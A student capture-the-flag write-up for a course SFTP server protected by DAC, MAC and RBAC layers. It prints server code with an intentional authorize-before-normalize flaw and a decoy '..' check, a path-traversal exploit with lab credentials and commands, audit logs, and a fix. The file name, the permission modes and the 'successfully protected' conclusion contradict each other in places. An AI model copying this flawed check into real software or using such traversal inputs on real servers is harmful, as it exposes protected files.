CTF Writeup: SFTP Triple-Layer Access Control – Group 5

This CTF demonstrates defense-in-depth through three independent access control mechanisms: Discretionary Access Control (DAC), Mandatory Access Control (MAC), and Role-Based Access Control (RBAC). The flag is protected by all three layers simultaneously, requiring an attacker to bypass multiple security policies to gain access.

Flag details:

- Flag: SunnyDay21
- Location: /confidential/admin/secrets/.hidden/flag.txt
- Protection: Triple-layer (DAC ∧ MAC ∧ RBAC)

Design Rationale:

- Hidden directory (*.hidden*)
- Requires all 3 policies to allow
- Defense-in-depth approach


Protection Layers:

- DAC (Discretionary Access Control):
  - Owner: annie, Group: admins, Mode: 0o400
  - Only owner can read, no write allowed
- MAC (Mandatory Access Control):
  - Clearance levels: public < internal < confidential
  - Annie: confidential, James: internal, Bob: public
  - No read up, no write down
- RBAC (Role-Based Access Control):
  - Roles: intern, analyst, admin
  - /confidential/admin/* requires admin role
  - Only Annie has admin role

Composition: Final = DAC ∧ MAC ∧ RBAC (all must allow)

Attack 1: Bob - Unauthorized Access

Objective: User with insufficient permissions attempts to read flag



Result: BLOCKED by all three layers


- DAC: other lacks permission (mode=0o750)

- MAC: no read up (public < confidential)
- RBAC: no admin role

Audit Evidence: {"user": "bob", "operation": "read", "path": "...flag.txt", "allowed": false, "reason": "DAC: DENY... | MAC: DENY... | RBAC: DENY..."}

Attack 2: James - Role Violation

Objective: Analyst attempts to access admin-only resource



Result: BLOCKED

- DAC: other lacks permission
- MAC: no read up (internal < confidential)
- RBAC: lacks admin role

Audit Evidence: {"user": "james", "operation": "read", "path": "...flag.txt", "allowed": false, "reason": "..."}

Vulnerability: Path Traversal via Authorization Bypass

- Flag Location
  - Flag Path: `*/confidential/admin/secrets/.hidden/hello.txt*`
  - Flag Content: `*SunnyDay21*` - login password for username annie (admin)
- Flag is protected by three independent security layers, and all must approve access:
  - MAC (Mandatory Access Control)
    - Path label: `confidential` (highest classification)
    - Only users with `confidential` clearance can read
    - Prevents "read up" attacks
  - DAC (Discretionary Access Control)
    - Owner: `annie`, Group: `admins`, Mode: `0o400`
    - Only file owner can read
    - No write permissions for anyone
  - RBAC (Role-Based Access Control)
    - Resource: `/confidential/admin/*`
    - Required role: `admin`
    - Only Annie has admin role
- Intended Security: all normal users (bob, alice and james) should be completely blocked from accessing this file.

A naïve implementation might perform the security checks in this order:

1. Receive client request: get /directory /file
2. Check authorization on raw path
3. Normalize path (remove .., resolve symlinks)
4. Open file

The vulnerability:

- If authorization happens before path normalization, an attacker can create a path that:
    - Passes authorization (looks like an allowed path)
    - Resolves to a restricted file (after normalization)

The actual vulnerability in our implementation:

'server/server.py class'

```
safe_path = filename.decode(errors="replace").replace("\\", "/")

# Line 313-314: Decoy check – looks secure but does nothing
if ".." in safe_path or safe_path.startswith(".."):
    pass

# Line 316: Authorization checks the raw, non-normalized path
 allowed, rec = self.ac.authorize(self.username, op, safe_path)

# Line 321: safe_join()now normalizes and resolves the path (after the authorization)
full = safe_join(JAIL_ROOT, filename)

# Line 330: Opens the file
f = open(full, mode)
```

The Bug:

- Authorization uses safe_path which is */public/../confidential/admin/secrets/.hidden/hello.txt*
- Policy checks use string prefix matching: path.startswith("/public"), and so the inputted path is matched positively -> access is granted
- Then safe_join() normalizes to */confidential/admin/secrets/.hidden/hello.txt*
- File containing the flag is opened from the confidential directory

Exploit to capture the flag:

- Username: bob
- Password: RedTiger42
- Clearance level: public (lowest)
- Role: intern
- Permissions: can access /public

Step-by-step exploit

1. Connect to the SFTP server:
    - cd server
    - python server.py
    - cd ../client

- python client/client.py
- Enter username: bob
- Enter password: RedTiger42

2. Create a malicious path:
   - */public/../confidential/admin/secrets/.hidden/hello.txt*
   - this path starts with /public/ so it:
     i. passes RBAC check (intern can access /public)
     ii. passes MAC check (no classification for /public prefix)
     iii. passes DAC check (world-readable public directory)
3. Download the flag:
   - sftp> get /public/../confidential/admin/secrets/.hidden/hello.txt captured_flag.txt
4. Verify capture:
   - sftp> quit
   - $ cat captured_flag.txt
   - SunnyDay21 – flag content (password for annie)

Audit log-evidence


```
{"timestamp": "2025-11-18T21:39:13.471138", "user": "bob", "operation": "read", "path":
"/confidential/admin/secrets/.hidden/flag.txt", "allowed": false, "reason": "DAC: DENY, other
lacks permission on /confidential/admin/secrets/.hidden (mode=0o750) | MAC: DENY, no read up
(public < confidential) | RBAC: DENY, no matching role permission"}
{"timestamp": "2025-11-18T21:39:29.126235", "user": "bob", "operation": "read", "path":
"/public/../confidential/admin/secrets/.hidden/flag.txt", "allowed": true, "reason": "Allowed by
all policies"}
```


How the defense system should work:

1. Normalize the path first
   a. full = safe_join(JAIL_ROOT,filename)
2. Convert resolved path back to SFTP format
   a. resolved_path = “/” + os.path.relpath(full,JAIL_ROOT)
3. Check authorization on resolved path
   a. allowed,rec = self.ac.authorize(self.username,op,resolved_path)
4. Open file only if authorized
   a. if allowed:

      f = open(full,mode)

By doing that, we would ensure that the authorization checks the actual resource being accessed, not the attacker-controlled path string.

Successful Access: Annie – admin role

```
Username: annie
Password:
Connecting to localhost:2222 as annie...
✓ SSH connection established
✓ Host key verified (TOFU)
✓ Password authentication successful
✓ SFTP subsystem started

=== SFTP session active ===
Available commands: pwd, ls [path], mkdir <path>, stat <path>, get <rpath> [lpath], put <lpath> <rpat
h>, quit
sftp> get /confidential/admin/secrets/.hidden/flag.txt ./flag_annie.txt
Downloaded '/confidential/admin/secrets/.hidden/flag.txt' to './flag_annie.txt'
sftp> quit
Exiting SFTP session.
```

Authorization Success:

- MAC: confidential clearance
- DAC: file owner with read permission
- RBAC: admin role

Audit Trial:


```
{"timestamp": "2025-11-17T17:10:46.996522", "user": "annie", "operation": "read", "path": "<file>", "
allowed": false, "reason": "DAC: DENY, no matching rule for path | MAC: ALLOW | RBAC: DENY, no matchi
ng role permission"}
{"timestamp": "2025-11-17T17:10:46.997512", "user": "annie", "operation": "read", "path": "<file>", "
allowed": false, "reason": "DAC: DENY, no matching rule for path | MAC: ALLOW | RBAC: DENY, no matchi
ng role permission"}
{"timestamp": "2025-11-17T17:11:53.788552", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T17:11:53.796334", "user": "annie", "operation": "read", "path": "<file>", "
allowed": false, "reason": "DAC: DENY, no matching rule for path | MAC: ALLOW | RBAC: DENY, no matchi
ng role permission"}
{"timestamp": "2025-11-17T17:11:53.796848", "user": "annie", "operation": "read", "path": "<file>", "
allowed": false, "reason": "DAC: DENY, no matching rule for path | MAC: ALLOW | RBAC: DENY, no matchi
ng role permission"}
{"timestamp": "2025-11-17T22:14:26.809980", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.541846", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.555322", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.558822", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.563031", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.568694", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:20:46.572098", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-17T22:22:00.647519", "user": "bob", "operation": "list", "path": "/confidentia
l\\admin\\secrets\\.hidden", "allowed": false, "reason": "DAC: DENY, other lacks permission on /confi
dential (mode=0o750) | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role p
ermission"}
```

```
{"timestamp": "2025-11-17T22:22:06.411685", "user": "bob", "operation": "read", "path": "/confidentia
l\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, other lacks permission
 on /confidential (mode=0o750) | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no match
ing role permission"}
{"timestamp": "2025-11-17T22:22:30.475054", "user": "james", "operation": "list", "path": "/confident
ial\\admin\\secrets\\.hidden", "allowed": false, "reason": "DAC: DENY, other lacks permission on /con
fidential (mode=0o750) | MAC: DENY, no read up (internal < confidential) | RBAC: DENY, no matching ro
le permission"}
{"timestamp": "2025-11-17T22:22:35.901627", "user": "james", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, other lacks permissi
on on /confidential (mode=0o750) | MAC: DENY, no read up (internal < confidential) | RBAC: DENY, no m
atching role permission"}
{"timestamp": "2025-11-17T22:23:19.422058", "user": "bob", "operation": "read", "path": "/..\\confide
ntial\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, no matching rule f
or path | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role permission"}
{"timestamp": "2025-11-17T22:23:31.139518", "user": "bob", "operation": "read", "path": "/..\\..\\con
fidential\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, no matching ru
le for path | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role permission
"}
{"timestamp": "2025-11-18T02:47:26.916459", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:47:26.952208", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:47:26.953585", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:47:26.956033", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:47:26.958399", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:47:26.959180", "user": "annie", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": true, "reason": "Allowed by all policies"}
{"timestamp": "2025-11-18T02:48:16.251351", "user": "bob", "operation": "list", "path": "/confidentia
l\\admin\\secrets\\.hidden", "allowed": false, "reason": "DAC: DENY, other lacks permission on /confi
dential (mode=0o750) | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role p
ermission"}
```

```
{"timestamp": "2025-11-18T02:48:21.074660", "user": "bob", "operation": "read", "path": "/confidentia
l\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, other lacks permission
 on /confidential (mode=0o750) | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no match
ing role permission"}
{"timestamp": "2025-11-18T02:48:56.315350", "user": "james", "operation": "list", "path": "/confident
ial\\admin\\secrets\\.hidden", "allowed": false, "reason": "DAC: DENY, other lacks permission on /con
fidential (mode=0o750) | MAC: DENY, no read up (internal < confidential) | RBAC: DENY, no matching ro
le permission"}
{"timestamp": "2025-11-18T02:49:01.505315", "user": "james", "operation": "read", "path": "/confident
ial\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, other lacks permissi
on on /confidential (mode=0o750) | MAC: DENY, no read up (internal < confidential) | RBAC: DENY, no m
atching role permission"}
{"timestamp": "2025-11-18T02:49:33.557582", "user": "bob", "operation": "read", "path": "/..\\confide
ntial\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, no matching rule f
or path | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role permission"}
{"timestamp": "2025-11-18T02:49:39.169001", "user": "bob", "operation": "read", "path": "/..\\..\\con
fidential\\admin\\secrets\\.hidden\\flag.txt", "allowed": false, "reason": "DAC: DENY, no matching ru
le for path | MAC: DENY, no read up (public < confidential) | RBAC: DENY, no matching role permission
"}
```


Complete audit trial in data/audit_policy.jsonl shows:

- Annie's successful access (allowed: true)
- Bob's denied attempts (allowed: false)
- James's denied attempts (allowed: false)
- All decisions logged with timestamps and reasons

Conclusion

Defense-in-depth successfully protected the flag:

- 3 independent security layers (stronger than single-layer security)
- Each layer alone would block unauthorized access (default deny prevents unexpected access)
- Audit trail provides complete visibility
- Authorized user (Annie) can access as intended